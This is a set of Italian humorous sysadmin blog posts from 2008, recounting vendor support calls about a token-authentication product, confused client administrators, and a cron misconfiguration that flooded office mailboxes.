IO - Mi stai dicendo che **tu** autorizasti UL a spendere 30000 euro in un botto solo e poi non sai se quei soldi sono serviti a qualche cosa o sono finiti nel cesso? (ma perche' me lo domando? lo so gia'...)

SL - Hemmm...

IO - Sissi, ok, lascia stare... mandami una mail spiegando che cosa vuoi cambiare sul firewall eh?

SL - Ok... Pero' fa piacere avere qualcuno che sa come funzionano le cose qui'.

Boccaccia mia statti zitta...

Per curiosita guardo un attimo nel database. Pare che \$brancodipaguri abbia attivato il contratto di supporto con \$networkgestapo 4 mesi dopo che io me ne ero andato. Ed il contratto gli costa **molto di piu** di quanto pagavano me. Non so se essere contento o no.

Davide

06/09/2008 00:00

Un Cavo USB di 15 Km Grazie.

Sono di nuovo (o dovrei dire "ancora"?) qui che cerco di far funzionare questa merdavigliosa applicazione, sviluppata da \$merdavigliosasoftwarehouse di cui ho gia' parlato precedentemente. Avevo lasciato la cosa in attesa di una risposta dell'astinenza teNNica della suddetta software house, risposta che e' arrivata dopo le 5 del pomeriggio, il che mi ha spinto a pensare che sta gente ha il supporto tennico solo in Canada.

Il loro suggerimento era di ammazzare i vari processi in funzione, verificare che fossero morti e sepolti, disinstallare tutto, fulminare a mano tutti i files e questa-e-quella directory create di straforo in /var/lib, questo-e-quel file creati di straforo in /etc, un altro po' di questo-e-quello in giro per il disco, ri-verificare che tutto fosse morto, riavviare il server. Io per un po' ho pensato: e se sono ancora vivi dopo che faccio? Attacco nucleare strategico al datacenter? Dopo di che, re-installare tutto in modo pulito, non avviare una mazza, ri-cancellare questo-e-quel file (sempre creati di straforo) e poi avviare il processo tal-de-tali.

Un po' basito eseguo tutte le operazioni e... miracolo! Sembra che qualche cosa funzioni.

Rincuorato che a quanto pare c'e' qualcuno in \$merdavigliosasoftwarehouse che conosce il prodotto procedo alla seconda parte della prova, cioe' verificare che faccia cio' che deve fare. E qui ci va una piccola spiegazione.

La merdavigliosa applicazione e' un sistema di autenticazione basato su *token*, che possono essere sia hardware che software. Che roba l'e'? Un token e' (in sostanza) un generatore di numeri non-casuali. Il generatore si basa su una parola-chiave che e' predisposta, in modo tale che, per ogni 'iterazione' (cioe' ogni volta che gli chiedi un numero), puoi verificare che il numero sia 'giusto' o meno.

L'idea e' che invece di usare una password usi un Token, che puo' essere o no accoppiato ad un "pin-code" e quello ti fornisce una password che funziona una volta sola, cosi' anche se la scrivi in giro non ci fai niente. Noi abbiamo una versione 'demo' del coso, con 5 token hardware. Ed a me piacerebbe tanto vederli funzionare...

Il passo successivo dovrebbe essere l'installazione della seconda parte del server, la parte di 'failover'. E qui mi sono ri-arenato. Si perche' la documentazione dice che prima di far partire il tutto occorre 'fare login nella Console (*applicazione di controllo*) e fare cosi-e-cosa'... ma non funziona una mazza. Ogni volta che ci provo mi becco una caterva di Java Exception una meno significativa della successiva. Dato che DaBoss comincia a scalpitare, acchiappo il telefono e provo a contattare la \$merdavigliosasoftwarehouse.

MS - (musichetta che invita al suicidio) Grazie per aver contattato il supporto tennico di \$merdavigliosasoftwarehouse, prego attendere...

15 minuti di musichetta pro-suicidio dopo...

MS - Buongiorno, desidera?

IO - Salve sono D di \$networkgestapo, ho un problema tennico.

MS - Ha provato a leggere la nostra knowledge base sul nostro sito...

IO - La vostra kb e' composta da 3 pagine. C'e' un tecnico a disposizione? Possibilmente \$tecnico ?

Ovviamente \$tecnico e' quello che mi ha risposto alla mail con quella sequenza di comandi allucinogeni ma che hanno funzionato.

MS - No, non conosco nessuno con quel nome...

Cosa fa' l'applicazione X ?

me pensa: andiamo bene... IO - Ok, un altro tecnico?

MS - Momento...

Altri 20 minuti di musichetta pro-suicidio dopo e mi becco al telefono un altro Bob (*naturalmente*), a cui procedo a spiegare il problema.

Bob - Il processo questo-e-quello stanno funzionando?

IO - Yup!

Bob - E se fai telnet-cosi-e-cosa ricevi risposta?

IO - Yup!

Bob - E se provi a fare un tcpdump qui-e-la vedi i pacchetti?

IO - Yup!

Bob - Hummm... sicuro che sei sul server giusto?

IO - Ne ho uno solo...

Bob - No, intendo, la console e' sul server?

IO - ... che intendi dire con "la console e' sul server"?

Bob - La consolle deve essere installata sulla stessa macchina su cui gira il server perche' funzioni la replica, sia sul server primario che secondario.

IO - ??? Come sarebbe a dire?? Che senso ha avere una applicazione console separata se devi installarla sullo stesso server?

Bob - Hemmm... non e' che e' necessario... Cioe e' obbligatorio se volete la replicazione, altrimenti no...

IO - Gia... perche' chi e' che usa un sistema di autenticazione via Token con un solo server senza un backup?

E non c'e' un qualche workaround per poter installare questo coso senza dover installare la Console sul server? E tra l'altro, perche' non ne parlate nella documentazione?

Bob - Hemmm... devo domandare...

IO - Ok, tu vai e domanda. E un'altra cosa. Nella vostra documentazione menzionate la re-inizializzazione per i token software, ma non per quelli hardware.

Bob - I token hardware sono pre-inizializzati, in genere non c'e' bisogno di re-inizializzarli.

IO - Qualche cosa mi fa pensare che, prima o poi, bisognera' farlo, quindi mi piacerebbe sapere come funziona la cosa.

Bob - Blah blah blah token hardware yada yada yada chiave di crittografia blah blah blah riciclo del contatore yada yada yada **interfaccia ad infrarossi**...

IO - STOP! Che interfaccia ad infrarossi?

Bob - Hu... si chiama "inizializzatore" ed e' optional...

IO - E ariperche' non e' menzionata nella documentazione? E quanto cosa? E dove si trova, e ancora piu' importante (*che incomincio ad averci una brutta sensazione*) dove si attacca?

Bob - hemmm... per il prezzo dovete domandare al nostro dipartimento vendite, e' un dispositivo USB e si attacca al server. Primario.

IO - ...ovviamente... e supponiamo che questo server si trovi in una co-locazione ad una certa distanza da questo ufficio, che opzioni avrei?

Bob - ...un cavo USB piu' lungo?

Così se avete il server primario in una co-locazione o andate la ogni volta che volete inizializzare uno di questi così o vi premunite di un cavo USB molto, ma **molto** lungo.

Davide

16/06/2008 00:00

Io Non Doppioclicco

Ci sono dei giorni in cui penso che l'inizio della fine fu quando Microsoft comincio' a vendere Windows NT come sistema operativo 'server'. Da quel momento in poi si sparse la voce che l'unica caratteristica richiesta per un System Administrator era la capacita' di doppio-cliccare su qualunque cosa immobile.

Vabbe', andiamo con ordine.

Mi arriva un messaggio di Bert, che si occupa dell'helldesk, che mi chiede di richiamare un tipo perche' non riescono a ricevere la posta dal nostro sistema antispam.

Le istruzioni per configurare il sistema sono abbastanza semplici, si configura il dominio nel nostro database (e questo lo facciamo noi), si mette il nostro server di ingresso di posta nel DNS come MX primario, si mette l'ip del server che deve ricevere la mail dopo che e' passata nell'antispam e si configura tale server per ricevere mail **solo** da noi. Fine del gioco. Ma ogni tanto qualcuno ha dei "problemi". Ok, tiro su il telefono e chiamo sto tipo. Risponde la segretaria che mi passa il loro "system administrator", al secolo UL.

UL - ...e non riceviamo nessuna mail.

IO - Che dominio ha detto?

UL - blahblah.nl

IO - Un attimo che controllo.

UL - La configurazione e' giusta, sono **sicurissimo** che e' giusta.

Sicomeno... Guardo la configurazione e vedo subito dove sta il problema, il pisquano ha messo come "server di posta di destinazione" 192.168.1.12. Un rapido controllo sul database mi dice che (grazie al cielo) noi **non** gestiamo il loro firewall.

IO - Ah, vedo che lei ha indicato 192.168.1.12 come server di destinazione, ma quello e' di sicuro l'indirizzo interno del server, lei deve indicare l'indirizzo esterno.

UL - Quello e' l'indirizzo esterno.

IO - No, non puo' essere l'indirizzo esterno. Intendo l'indirizzo pubblico, su internet.

UL - Si', che pensate che sono scemo? (*hemmm... devo dirtelo?*) Quello e' l'indirizzo pubblico del server.

IO - Non e' possibile, 192.168 e' una classe di indirizzi non routabili, quindi non puo' essere un indirizzo esterno. Probabilmente avete un firewall che vi fa la traslazione degli indirizzi e quello e' l'indirizzo interno. Lei deve prendere l'indirizzo pubblico ed assicurarsi di avere un NAT dal firewall al server di posta interno.

Silenzio di tomba dall'altra parte...

IO - Hallo? E' ancora li'?

UL - Hummm... Hemmm...

IO - Dove sta il problema?

UL - Momento he che vado sul firewall...

Rumore di sbatacchiamento vari...

UL - Allora adesso sono sul firewall... che cosa e' che dovrei vedere?

IO - Quale e' l'indirizzo IP esterno.

UL - Dunque qui' ho... heee.... 192.168.1.1...

IO - Quello e' sempre interno.

UL - Hummm... 172.17...

Cosa fa' l'applicazione X ?

IO - Quello potrebbe essere l'indirizzo della DMZ o, se e' quello esterno, significa che il vostro router fa gia' un NAT e quindi bisogna vedere sul router.

UL - Ma non ha detto che l'indirizzo non e' routcosoli'?

IO - La classe di indirizzi 192.168 non e' routabile, il che significa che se un router riceve un pacchetto con quell'indirizzo come destinazione il pacchetto viene scartato.

UL - Appunto, quindi che vuol dire che devo vedere sul router?

IO - Ha altri indirizzi su quel server?

UL - Hummm... momento ne... cosa e' che dovrei vedere? Qui' c'e' "tipo di connessione", "Server DHCP"...

Io trattengo l'impulso di massacrare a mozzichi la cornetta del telefono che sa dio chi l'ha avuta in mano prima.

IO - Che firewall e' quello?

UL - Ma non so, lo ha fornito \$ISP.

IO - Allora perche' non domandate ad \$ISP come fare la configurazione?

Inserite qui, se vi va, \$lungaenosa discussione per convincerlo a domandare ad \$ISP. Alla fine riesco a convincerlo. Ma la tranquillita e' di breve durata. Nel giro di un paio d'ore ritorna alla carica.

UL - Allora ho chiamato \$ISP e mi hanno detto di fare \$questo e \$quello e blah blah blah e yada yada yada...

IO - E dove sta il problema (*come se non lo sapessi*)?

UL - Da che parte si comincia?

IO - Si comincia con il contattare il nostro ufficio Vendite, che la gestione del firewall e' un servizio a parte.

UL - Ma si tratta solo di fare doppioclick su un paio di icone...

IO - Io non doppioclicco.

E gli ho passato l'ufficio vendite.

Davide

23/06/2008 00:00

Chiamami Freddy

Continua la saga della \$merdavigliosa applicazione e del suo (o dei suoi) creatori. Dopo uno scambio di chiacchiere con l'astinenza teNNica sulla lunghezza dei cavi USB, abbiamo chiesto un po' di prezzi per sapere quanto costa questo mitico "inizializzatore" ed altri dettagli. Ricevuti i quali, sono a consulto con DaBoss.

DB - (*guardando la mail*) ellamadonna...

IO - Sì, esatto, ho avuto la stessa impressione.

DB - Quindi una licenza extra e' \$unagamba, la licenza per il sistema di fail-over \$unbraccio, i token che vengono via in blocchi di 10 vengono \$lapallasinistra e questo "inizializzatore"...

IO - Che a me piacerebbe tanto fare a pezzi per vedere che cosa c'e' dentro e sono quasi sicuro che se lo facciamo ci troviamo un LED all'infrarosso, un 555 ed un pezzo di cavo USB.

DB - ...sì' probabilmente... comunque viene \$unrene...

IO - Posso chiedere perche' e' stato selezionato questo prodotto in mezzo a tutti gli altri disponibili?

DB - Perche' quando ho fatto il confronto con gli altri questi erano i piu' convenienti.

IO - Alla faccia...

DB - Ho detto "lo erano". E cosa vuol dire "contratto di assistenza per-token"?

IO - Ne so quanto te. Quella e' la mail che mi e' arrivata. Io pensavo che tu sapessi già tutto di questa roba.

DB - Io ne sapevo prima, mi sa che adesso non lo so e non lo voglio sapere. Sei riuscito a far funzionare questi token hardware?

IO - Non ancora. Secondo me ci abbiamo giocato troppo e adesso sono de-sincronizzati, ed ovviamente non abbiamo nessun modo per ri-sincronizzarli senza il.. hemmm... "sincronizzatore"...

DB - E come e' che ogni volta che proviamo a fare questa 'distribuzione automatica' non funziona una mazza?

IO - Secondo me e' perche' in quella mail automatica che il server invia il link per l'installazione del token e' 'LINK' ma in realta' il file si chiama 'link'. E' un problema di case-sensitivity.

DB - Prova a richiamarli e senti se c'e' un modo alternativo, io provo a sentire il loro ufficio commerciale che cavolo vuole dire un aumento di prezzo di questo tipo.

Me ne ritorno perciò in ufficio e procedo a chiamare \$merdavigliosasoftwarehouse (MS) per l'odierna chiacchierata.

MS - \$merdavigliosasoftwarehouse, buongiorno

IO - Mi passi il supporto tecnico per cortesia.

Una ventina di minuti di musicchetta pro-suicidio dopo...

Bob- Salve sono Bob

IO - Salve sono D di \$networkgestapo, peggiore incubo della tua vita.

Bob- Che??

A questo punto mi sposto un attimo per lasciare passare T che sta sbruffando caffè dal naso.

IO - Allora, noi abbiamo acquistato tempo addietro il vostro prodotto questo-e-quello ed abbiamo avuto una serie di problemi questo-e-quello blah blah blah e yada yada yada...

Inserite qui un sunto di tutti i vari casini.

IO - Quindi volevo sapere se a) e' possibile re-inizializzare questi così in un modo immediato senza usare hardware particolare, b) e' possibile o sara' possibile usare il malefico inicializzatore su una macchina che non sia il server primario, c) che cavolo vuole dire la dicitura "supporto per token" e, last but not least, d) come e'

Cosa fa' l'applicazione X ?

che ogni volta che proviamo a fare l'installazione becchiamo un errore.

Bob - heuuuu... dunque...

IO - L'ho detto no che sono il peggiore incubo della tua vita?

Bob - hemmm... allora per quanto riguarda la re-inizializzazione, no, senza l'hardware non si puo' fare.

mepensa: strike one...

Bob - Per quanto riguarda il collegamento, con la versione \$nuovaversione e' possibile usarlo anche su una macchina non-primaria.

IO - Ed ovviamente non e' possibile fare un semplice upgrade, bisogna ricomperare tutto da capo, giusto?

Bob - Hemmm... be', non sarebbe necessario, se non che i software token non sono compatibili...

mepensa: e che ti aspettavi?

Bob - La dicitura significa che c'e' un contratto di supporto annuale.

IO - Che c'e' un contratto di supporto lo si capiva, ma che vuole dire 'per-token'?

Bob - Che il contratto deve essere attivato per ogni token che viene richiesto.

IO - ...per ogni token che viene **richiesto**? Non usato? Cioe' se noi comperiamo 100 token dobbiamo comperare 100 contratti allo stesso tempo? Indipendentemente se usiamo o no i token?

Bob - eh...

mepensa: strike TWO!

Bob - E per quanto riguarda quell'errore penso che sia per via del link in maiuscolo mentre dovrebbe essere in minuscolo. Sa come', il software e' stato sviluppato per ambiente Windows...

IO - E dato che volete venderlo in ambiente multi-OS, non e' che avete pensato a provarlo prima su uno di "quegli altri" OS? No eh?

Bob - Hemmm... non proprio... Anche per quello l'inizializzatore va installato sul server primario.

IO - ...non vedo il nesso...

Bob - Voglio dire, chi e' che tiene un server Windows in co-locazione senza andare la' almeno una volta al giorno?

Strike... THREE!!!

Nota 1: T ha passato il resto della giornata ripulendo il computer, la tastiera, il tavolo e tutti i suoi possedimenti dal caffe', di tanto in tanto, sulla strada verso la cucina si fermava nel mezzo del corridoio e borbottava "peggiore incubo della tua vita" tra se e se'.

Nota 2: se vi state domandando chi e' il 'Freddy' del titolo, e' Krueger ovviamente.

Davide

30/06/2008 00:00

La Minaccia Fantasma

Siamo di nuovo qui a parlare del bellissimo server di CL, del quale ho già narrato le tristi vicende precedentemente.

In breve, CL ha deciso che voleva giocare a fare il sysadmin ed è riuscito in tempo molto breve a fulminare tutta la macchina.

Il che ha lasciato un certo numero di clienti (suoi, o meglio, della sua società) molto inferociti. Per un breve momento è sembrato che il di lui UL volesse sangue e sofferenza, ma poi, dopo aver ascoltato per una giornata le geremiadi dei suoi clienti ed aver scoperto una triste realtà di vita (clienti **insoddisfatti**=meno soldi), la palla è ritornata dalla nostra parte, per cui il server è stato rimosso dalla co-locazione e da me reinstallato.

Per qualche strano motivo (Murphy) il giorno che mi sono messo a reinstallarlo il nostro server di installazione remota ha deciso di andare nel pallone, il che significa che invece di usare l'installazione 'standard/facile e rapida' mi sono dovuto scioppiare l'installazione con CD. Vabbè, poco male. Solo che l'installazione "standard" installa anche altre cose. Se a questo aggiungiamo che il server precedentemente aveva già delle sue 'stranezze' abbiamo già qualche problema.

Quasi tutto ha funzionato al primo colpo. A parte qualche problemino iniziale (tipo sendmail che ascoltava solo su 127.0.0.1) ma il grosso problema sono stati 3 siti che girano su quel coso. Siti che sono, in effetti, 3 installazioni di una ben nota applicazione di helldesk.

Dato che i siti in se ed i database sono stati ripristinati dalla macchina vecchia, ho immediatamente pensato a qualche paperocchio con la configurazione, solo che essendo /etc/httpd persa miseramente (no, non era nel backup e lo snapshot che ho fatto ho scoperto dopo che non contiene /etc/httpd perché "è sempre quella di default") è un po' dura scoprire cosa c'è che non funziona.

Ho passato quindi una settimana maledicendo CL e cercando di capire come accidenti funziona questo arnese e quali possono essere i problemi. Ad un certo punto per cercare di capire dove stanno i problemi ho dovuto riguadagnare l'accesso come root a MySQL e cambiare le password di 'administrator' di questa dannata applicazione. Non c'è bisogno di dire che mezz'ora dopo ho ricevuto una valanga di mail che "non possiamo più usare phpMyAdmin" e "non riusciamo più ad accedere all'applicazione come Admin". Ma volete che ve lo sistemi sto maledetto arnese o no???

Comunque dopo un bel po' di madonne ho scoperto che l'applicazione usa(va) un fetchmail per recuperare le email indirizzate all'helldesk dal nostro server di posta ed inoltrarle (tramite la chiamata ad una procedura php) nel sistema. Dopo aver ricostruito il fetchmail (devo dirvi che ho dovuto cambiare la password e mi hanno comunicato 3 secondi dopo che "non riusciamo più a leggere la posta") ed aver debuggato in lungo ed in largo il maledetto arnese, ho scoperto che questo dannato software per poter funzionare richiede che la DocumentRoot sia impostata correttamente alla "/" dell'applicazione. Essendo la macchina ora configurata per Mass-Defined Virtual hosts, questo non è più il caso.

Bene! Scova come 'forzare' il path dentro all'applicazione stessa.

Comunque, dopo una settimana circa di madonne, test e smandruppamenti vari, sono riuscito ad avere l'arnese di nuovo in funzione. E sembra che tutto vada per il verso giusto.

Ma quando sono arrivato questa mattina in ufficio già sentivo che qualche cosa non era per il verso giusto...

Cosa fa' l'applicazione X ?

percepisco un disturbo nella *forza*... qualche cosa di elusivo... nascosto...

La Minaccia si concretizza con una mail verso le 11.30:

Da: UL (capo di CL)
Subject: Il nostro server

Abbiamo ricevuto conferma che il nostro server funziona ora correttamente e tutti i problemi sono risolti. Ottimo lavoro, grazie per il pronto intervento.

Tuttavia, dato che dobbiamo fare molti lavori su questa macchina nei prossimi giorni, gradiremmo avere un'account yadayada con autorizzazione a modificare /etc/questoequello, la possibilita' di scrivere in /usr/sbin, /usr/bin, blahblah la possibilita' di yada yada yada e cosi' via.

Se potete inviare l'account e la password a CL@DittaDiCl.nl

Mostro la mail a DaBoss.

IO - Vogliamo scommettere quanto dura stavolta?

DB - Certa gente proprio non impara mai.

Nota: io adesso ho un backup che gira ogni 3 ore e che fa il backup di tutta la /etc, che non si sa mai.

Davide
07/07/2008 00:00

B.I.T.C.H.!

Giungo in ufficio molto presto, causa strada praticamente deserta e comincio a controllare la situazione generale, quando DaBoss compare.

DB - Allora come va?

IO - Bene direi.

DB - Ottimo, senti, tu hai esperienza con la gestione di database di grosso calibro, database multipli, replicazioni e roba cosi' eh?

mepensa: acc... qualcuno deve avergli parlato del lavoro che feci per \$noiinsaporiamoilvostrocibo...

IO - Sì, abbastanza, perche'?

DB - Dunque, c'e' \$noivendiamobigliettisuinternet per i quali noi gestiamo il server che vogliono fare un qualche lavoro simile, ma non ho capito cosa vogliono fare esattamente, quindi pensavo di andare la' oggi e parlare un attimo e sentire cosa vogliono e vedere cosa ne pensi. C'e' anche una ditta che hanno chiamato per fare un'analisi del sistema.

Cosi' andiamo da \$noivendiamobigliettisuinternet, il viaggio si rivela un po' stressante per via del desiderio di DaBoss di mostrare come funziona bene il sistema di 'cruise-control intelligente' della macchina nuova...

DB - Vedi? Anche se lo programmo per andare a 150 all'ora prima di entrare nel culo della macchina di fronte rallenta da sola!

IO - Sissi', bello, ma tieni le mani sul volante eh?

Giungiamo infine a destinazione, ci presentiamo alla reception, arrivano SL accompagnato da una tipa. SL si presenta e poi sparisce per andare a recuperare le chiavi della sala riunioni. Io rimango con questa tipa. Immaginatevela pure se vi va. Non piu' proprio giovanissima, aria efficiente, abbigliamento business-casual, capelli biondo-rossiccio lunghi ma raccolti, blocnotes dirigenziale, penne e pennarelli vari, tazza di tea. Il tipo della 'segretaria-del-capo-giu-le-mani' insomma. A questo punto arriva un corriere a consegnare una torta.

Nota: e' prassi comune in olanda offrire la torta ai colleghi per ricorrenze come compleanni, onomastici e via cosi'

Receptionista - (*rivolta a noi*) non e' che avete 1 euro e 75 che devo dargli il resto?

La tipa si fruga in tasca e ne estrae 50 centesimi, io tiro fuori una montagna di monetine e tra tutti e due raggiungiamo il quorum.

IO - Io ho sempre troppe monete e mai abbastanza.

Lei- ...troppe monete ma mai abbastanza... carina questa.

A questo punto arriva SL ed entriamo in sala riunioni.

SL - Allora, possiamo cominciare, facciamo un rapido giro del tavolo cosi' tutti sappiamo chi e' chi. Io sono SL capo della ditta, blah blah non so una mazza di computer e roba cosi' ma firmo gli assegni.

UL1 - Io sono UL1, Responsabile Sviluppo e Progettazione per \$noivendiamoariafrittaacaroprezzo, societa' che si occupa di Business Integration Internet Intraprocessing blah blah blah...

UL2 - Io sono UL2, Capoprogetto Irresponsabile per la gestione e Delivery di quello che non si puo' fare ma tanto lo pagate lo stesso per \$noivendiamoariafrittaacaroprezzo... blah blah blah...

Ok, non hanno detto proprio cosi'... ma il senso era quello. Io e DaBoss ci presentiamo, poi tocca alla tipa...

Cosa fa' l'applicazione X ?

B - Io sono B. I.T. Chief-Head, sono il capo dell'IT e mi occupo di gestire tutto il sistema informativo.

Eccolo, mi pareva a me...

UL1 a questo punto si e' lanciato nella descrizione del nuovo sistema informativo che avrebbe dovuto essere sviluppato dalla sua ditta, proiettando un paio di schemi sullo schermo. Una roba un po' cosi' insomma.

UL1 - ...blah blah... e la **assoluta separazione** tra la rete locale dell'ufficio ed il sistema informativo alla co-locazione consente **assoluta** sicurezza, la replicazione tra i database collocati nelle due sottoreti isolate e prive di connessione alcuna... blah blah... massima efficienza... blah blah minima possibilita' per accessi non autorizzati yada yada...

IO - Hummm... che intendete dire per 'assoluta separazione'?

UL1 - Che la rete locale dell'ufficio vive in una sua sottorete che non ha alcuna connessione diretta possibile con il sistema che e' installato in co-locazione.

IO - E come fate a gestire il sistema alla colocazione allora?

UL1 - Attraverso una VPN dedicata passante attraverso il triplo firewall ridondante di massima sicurezza (che manco l'NSA ce lo ha) e disponibile solo da una macchina specifica collocata nei nostri uffici.

IO - Quindi qualcuno dal vostro ufficio deve sedersi davanti a tale macchina (che io gia' mi immagino dentro una enorme cassaforte alla 'Mission Impossible') digitare una password e quello e' l'unico collegamento con il sistema alla colo... a parte la normale internet ovviamente, che senno' sarebbe abbastanza inutile eh?

UL1 - Esatto, massima sicurezza...

IO - Ed il database esattamente come pensate di replicarlo?

UL1 - (*con aria di sufficienza*) Usando il sistema di replicazione nativo del database ovviamente...

IO - Si, ma **come?** Se non c'e' nessuna connessione tra i due sistemi a parte quella macchina super protetta, come fanno i due sistemi a parlarsi? O volete far passare la replicazione direttamente in chiaro su internet?

UL1 - ...he?...

Si gira e guarda il geroglifico sul muro.

UL1 - (*guarda UL2*) Hemmm... dunque...

IO - (*rivolto a B*) Perche' avete deciso di sostituire il sistema informativo attuale? Avete problemi?

UL2 - (*balzando nella discussione intanto che UL1 cerca di inventarsi qualche cosa*) Il sistema informativo attuale e' basato su roba di due o tre anni fa, e' il momento di svecchiarlo, sostituire tutti i sistemi esistenti, rinnovare...

IO - I sistemi informativi sono come le donne: se hanno esperienza e' meglio.

B, che stava per bersi il tea, ha deciso che se aspettava un paio di minuti prima di bere era meglio, SL invece si e' ritrovato a gestire un ingorgo delle vie digesto/respiratorie. Solo che a questo punto nella mia testa e' comparsa da se la parola "cockfight" a mo' di insegna al neon lampeggiante... ed ho deciso che il mio compito non era fare apparire UL1 ed UL2 nella loro imbecillita'.

IO - Comunque, andiamo avanti.

B - No, no, un momento... (*guardando direttamente me*) voi che ne pensate?

IO - Mah, io non conosco esattamente le vostre esigenze e la vostra situazione... quanta gente avete in questo ufficio?

B - Una dozzina.

IO - Una dozzina? (*guardando lo schema*) A me sembra un'overkill. Voglio dire, stiamo parlando di mettere giu' una decina di server solo per una dozzina di persone. Qui si parla di parecchi soldi, solo di hardware e licenze software qui van via un centinaio di migliaia di euro, non e' un investimento da poco. E per risolvere quali problemi poi? Io ci penserei su un po'. E comunque non andrei con un sistema cosi' complesso.

B - (*indicando la lavagna*) Lei che proporrebbe?

Cosa fa' l'applicazione X ?

IO - (*scrivendo*) Allora, per una dozzina di persone ritengo che un server con compiti di file e printer server sia piu' che sufficiente, se siamo su una macchina Linux non dovete nemmeno pagare licenze d'uso. Il DB Server io lo metterei in collocazione, dove e' piu' vicino al web server che deve usarlo, ha un sistema di UPS ed e' protetto da altri problemi...

B - (*rivolta ad SL*) Vedi? Che ti dicevo io?

Un paio di ore dopo, mentre stiamo scambiando convenevoli prima di andarcene...

SL - ...comunque valuteremo anche la vostra idea, mi sembra molto piu'... eh... efficiente...

B - Mi piace molto il tuo stile, molto "italiano", no-nonsense...

IO - Io sono italiano.

DaBoss - (*saltando nel discorso*) No-Nonsense e' il motto della ditta...

IO - Tu sei gia' sposato, pussa via!

Davide

14/07/2008 00:00

Da 0 a... Zero!

Chi e' che dice che gli zeri non contano un fico secco? Ecco, a parte l'aggiungerne un po' prima della virgola alla mia busta paga, si potrebbe parlare degli zeri in certe posizioni ed in certi file... come /var/spool/cron/root per esempio. Ma andiamo con ordine. Allora, abbiamo visto che CL non ha imparato dai suoi errori, ragion per cui ho deciso di aggiungere al nuovo server un nuovo script di backup che facesse un bel backup di tutta la /etc, tanto per divertirmi. Dato che la ditta del tipo non ha nessun contratto di backup, mi limito a scaricare il tutto su una directory /home/backup del server stesso, che tanto ha 200 Gb di disco disponibile.

Per prima cosa quindi preparo un bello scriptone di backup e poi provo a vedere come funziona. E cosi' scopro che uno dei siti web ospitati qui sopra usa 21 Giga (dei 25 Giga totali occupati) in un certo numero di .avi, .mov e .mp4... non devo dirvi che roba era perche' lo sapete da soli, vero?

Hummm... ok, cambia lo script per **non** fare il backup di quella roba...

Ok, adesso il tutto gira in dieci minuti, tanto per stare sul tranquillo gli aggiungo un bel 'verbose' e lo metto in crontab in modo che giri 3 volte al giorno e poi vediamo un po' come funzionano le cose. Dopo di che, me ne sono completamente dimenticato perche' preso da altre cose, fino a stamani, cioe' un paio di giorni dopo, mentre stavo ravanando nei log dello scanner per lo spam che ha 'mancato' un paio di mail (ed abbiamo un CL che controlla tutto e ci invia puntualmente tutte le mail che vengono 'mancate').

Mentre ero li' che madonnavo contro il logging arriva Bart.

Bart - Che stai combinando con il server di posta?

IO - ??? Col server di posta niente... Perche'?

Bart - Ma, dagli un occhiata...

Io faccio login e vedo che gia' e' lento a rispondere. Hummm... strano, come' che il load average e' 98? Faccio un bel Top ed al primissimo posto, con un bel 97% di uso della CPU ci sta il mio nome come processo IMAP.

IO - Orko... deve essermi schioppato Thunderbird, 'spetta che lo ammazzo.

Amazzo thunderbird ed il processo scompare, ma il load average non e' che si abbassi di molto, in compenso vedo che un altro processo IMAP prende il suo posto.

IO - Hummm... ucci ucci sento odore di casino con il server di posta... ok, ci guardo e poi ti dico.

Comincio con il guardare e noto che la mia mailbox si sta ingigantendo a dismisura. Ellamadonna... e chi accidenti e' che mi sta inviando un bazilliardo di mail in un nientesimo di secondo?? Guardo meglio e noto che sono tutte mail che arrivano dal foxxuto server di CL. E le stesse mail sono, sfortunatamente, mandate in copia a diverse persone, le cui mailbox si stanno saturando.

Faccio login sul server di CL e vedo che il load average e' 190 (!) Orkaboia, vuoi vedere che c'e' qualche cosa che non va nello script che ho fatto? Ma mi pareva andasse...

Ok, ferma la posta in uscita... ho detto **ferma la posta in uscita**... ma pork!!

FSCKINserviceGODDAMMITpostfixFSCKINGstopWILLYA!!! e FSCKINGkill -9GODDAMMITps -ef | grep postfixSHIT! e FSCKINGpostsuperGODDAMMIT-dFSCKINGCRAP!

Fai login nel server di posta dell'ufficio prima che qualcuno decida di scannarmi, zappa via il gazillione di

Cosa fa' l'applicazione X ?

mail che stanno per essere incatastate nelle varie mailbox, ripulisci tutto, bestemmie e maledizioni varie.

E adesso cosa accidenti ha sto' coso?? Perche' mi spara un bazilliardo di mail al minuto? Hummm Hummm ed ancora Hummm... lo script mi sembra a posto, e' un banalissimo tar con un paio di exclude ed un mysqldump in coda. E allora perche' non funziona, cioe', perche' funziona troppo?

Humm... che sia il cronjob che ho messo che non funziona? E poi lo vedo.

```
# cat /var/spool/cron/root  
* */8 * * * /usr/local/bin/mkbackup
```

...e gia'... ma con quell'asterisco li' al primo posto non va mica tanto bene...

Morale: mezza mattinata persa a ripulire le mailbox di tutto l'ufficio ed un certo numero di frecciate ricevute riguardo 'gli zeri nel crontab'... poteva andare peggio. Chi e' che dice che gli zeri non contano?

Davide
21/07/2008 00:00

Indiana BOFH ed i Predatori del CED Perduto

Sembrava una giornata molto tranquilla, T e' a casa a cercare di sviluppare una applicazione (o meglio, ad adattare una applicazione) per un cliente, H e' ancora in 'recupero' dopo l'esplosione, Bart e' alla co-locazione. Il che sostanzialmente lascia **ME...** con licenza di cazzeggiare. E cazzeggio e' fino circa alle 11.30, poi arriva Wendy (la nostra segretaria) con il Problema.

W - Ha chiamato SL di \$dittafancazzisti, hanno un guaio con un paio di macchine che vennero installate tempo addietro e di cui noi dovremmo occuparci.

IO - Ok, molla il foglio.

W - No, il fatto e' che quelle macchine sono per la LAN del loro ufficio, quindi *qualcuno* dovrebbe andare la a vedere...

Oh che bello. Cosi' vado a \$dittafancazzisti, li' vengo accolto da UL, con l'altisonante titolo di Direttore dell'IT.

UL - ...quindi abbiamo avuto questo problema con l'ups e praticamente tutti i server si sono spenti...

IO - Ok, e perche' non li avete riaccesi?

UL - Non e' cosi' semplice, e' un sistema altamente integrato yada yada, processi concorrenti blah blah, massima ridondanza yada yada...

IO - ?? Come sarebbe a dire??

UL - Mah... il vostro collega H non vi ha spiegato?

IO - H e' momentaneamente in ferie, quindi no, non ha spiegato un tubo. Avete della documentazione su sta cosa?

UL - Ah si, c'e' un manuale...

E mi molla il malloppazzo. Ok, sti rimbamba hanno una manica di server, di cui uno, che sarebbe quello principale e che chiameremo A tanto per capirci, pare che abbia dei file di configurazione che sono su una partizione montata via NFS da un altro server, che chiameremo B, il quale a sua volta ha qualche accrocchio di middleware scoobydoobydo che richiede per avviarsi una autenticazione via server Radius che e' installato sul server C, il quale a sua volta richiede saildiavolocosa su server A...

